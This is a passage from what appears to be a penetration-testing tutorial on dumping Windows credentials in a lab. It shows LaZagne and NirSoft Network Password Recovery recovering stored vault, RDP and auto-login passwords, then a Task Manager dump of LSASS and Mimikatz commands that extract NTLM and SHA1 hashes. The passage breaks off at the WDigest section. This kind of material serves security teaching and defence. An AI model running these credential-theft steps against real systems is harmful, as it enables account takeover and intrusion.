
To run lazagne, we type in:

```
lazagne.exe all
```



```
C:\Users\raj\Downloads>lazagne.exe all

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|


########## User: raj ##########

------------------- Credman passwords -----------------

[-] Password not found !!!
URL: XboxLive
Login: None
"Password: ECS2 \x00\x00\x00\xa5ufP~$^\x13\xa0\x89$\xe0\xd8\xad\xcd\xe0UI\xd0\x9
xccJy\xfb\xf4\x9f\xda\x07C('\xc7:t\xdb\xe1\xe41\x95\xc4"

------------------- Vault passwords -----------------

[+] Password found !!!
URL: https://www.facebook.com/
Login: rrajchandel
Password: 123
Name: Internet Explorer

[-] Password not found !!!
URL: Domain:target=192.168.1.13
Login: harshit

[+] 123 ok for masterkey d9448d1f-0eff-42d1-b111-0f980ba0c88d
------------------- Credfiles passwords -----------------

[+] Password found !!!
Username: harshit
Domain: Domain:target=192.168.1.13
Password: 1234
File: C:\Users\raj\AppData\Roaming\Microsoft\Credentials\D7FD170124937099EEEF138

------------------- Vaultfiles passwords -----------------

[+] Password found !!!
URL: https://www.facebook.com/
Login: rrajchandel
Password: 123
File: C:\Users\raj\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704D
```

A terminal might also have RDP password stored. To view stored **RDP** passwords like in the following screenshot:



Manage your credentials

View and delete your saved logon information for websites, connected applications and networks.

Windows Credentials — Add a Windows credential

TERMSRV/192.168.1.17 — Modified: Today


Internet or network address: TERMSRV/192.168.1.17

User name: DESKTOP-A0AP0OM\raj

Password: ••••••••

Persistence: Local computer

To dump RDP passwords we’d use NirSoft’s Network Password Recovery which can be downloaded here




Item Name	Type	User	Password
Domain:target=TERMSRV/192.168.1.17	Domain Password	DESKTOP-A0AP0OM\raj	123
WindowsLive:target=virtualapp/didlogical	Generic	02bxfvnymztkttua	

And just like that, we have successfully dumped RDP password as well.

Dumping Windows auto-login passwords

Windows has a special feature of automatic login which enables users to login to the windows system faster. While this feature is handy, one setback is that it can be dumped as well. Let’s first set up auto login in windows and then try to dump it. To reach to the menu which sets this up, we’ll type in the following in run prompt;


```
control userpasswords2
```



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: control userpasswords2

We'll see the following window upon successful completion of the command:



Use the list below to grant or deny users access to your computer, and to change passwords and other settings.

☑ Users must enter a user name and password to use this computer.


Users for this computer:

User Name	Group
raj	Administrators

Password for raj

To change your password, press Ctrl-Alt-Del and select Change Password.

To enable an account to auto-login, we'll simply uncheck the first option which is by default checked.



Use the list below to grant or deny users access to your computer, and to change passwords and other settings.

□ Users must enter a user name and password to use this computer.


Users for this computer:

User Name	Group
raj	Administrators

Password for raj

To change your password, press Ctrl-Alt-Del and select Change Password.

While we click apply, we'll see a prompt that will ask us for the password once more. After filling it up we'll restart it to make sure the auto login is now applied.



You can set up your computer so that users do not have to type a user name and password to sign in. To do this, specify a user that will be automatically signed in below:


User name: raj

Password: •••

Confirm Password: •••

Now, to dump auto-login password, we'll be using a small application developed by NirSoft called Network Password Recovery which can be download from here.

Just run the application and we're good to go



Item Name	Type	User	Password
	Autologon Password		123

Note that it has only dumped the credential of the current user because at a time only one user can be auto-logged in.

Dumping Windows passwords from LSASS process

LSASS process: Local Security Authority Subsystem Service is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. It also writes to the Windows Security Log. When a user attempts to log on locally to the system by entering username and password in the logon dialog box, the logon process invokes the LSA, which passes the user's credentials to the Security Accounts Manager (SAM), which manages the account information stored in the local SAM database.


The SAM compares the user's credentials with the account information in the SAM database to determine whether the user is authorized to access the system. If it finds the user account information in the SAM database, the SAM authenticates the user by creating a logon session and returning the security identifier (SID) of the user and the SIDs of global groups of which the user is a member to the LSA.

The LSA then grants the user an access token that contains the user's individual and group SIDs and their rights; these enable the user to access resources for which he or she has permissions.


What's interesting is that LSA can be dumped and passwords can be retrieved from a current session. To demonstrate this we first will learn how to create an LSA dump manually.

Go to task manager and find **lsass.exe** file and right-click to create a dump file.

Credential Dumping: Local Security Authority (LSA|LSASS.EXE)



Store this dump file in any location. Currently, we stored it in Temp directory but while we run the command, we’ll copy it in **C:\users\raj\Desktop\lsass.DMP**




Dumping process

The file has been successfully created.

The file is located at:
C:\Users\raj\AppData\Local\Temp\lsass.DMP


Now, we’ll fire up Mimikatz and type in the following commands:

```
privilege::debug
sekurlsa::minidump C:\Users\raj\Desktop\lsass.DMP
sekurlsa::logonpasswords
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\Users\raj\Desktop\lsass.DMP
Switch to MINIDUMP : 'C:\Users\raj\Desktop\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\raj\Desktop\lsass.DMP' file for minidump...

Authentication Id : 0 ; 2226192 (00000000:0021f810)
Session           : Interactive from 4
User Name         : DWM-4
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 11/22/2020 5:29:00 AM
SID               : S-1-5-90-0-4
        msv :
```


And sure enough we see a hashed password being dumped from the LSA dump file



```
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : DESKTOP-ATNONJ9
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-ATNONJ9
         * Password : (null)
        kerberos :
         * Username : raj
         * Domain   : DESKTOP-ATNONJ9
         * Password : (null)
        ssp :
        credman :
```

Another method to dump hashes from LSA is the patch method. To perform this, we type in the following commands:

```
privilege::debug
lsadump::lsa /patch
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : DESKTOP-ATNONJ9 / S-1-5-21-1276730070-1850728493-30201559

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM :

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e9 (1001)
User : raj
LM   :
NTLM : 3dbde697d71690a769204beb12283678

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   :
NTLM : be6b7a47c3dbb506f705a8ddfed8c6c5

mimikatz # _
```

This hash is the same as previously obtained in method 1. Hence, the password is **123**.

Dumping Windows passwords using WDigest protocol

WDigest: It is a digest authentication challenge/response protocol that was primarily used in Windows Server 2003 for LDAP and web-based authentication. It utilized HTTP and SASL exchange to authenticate. It worked as follows:

Client→(requests access)→Authentication Server

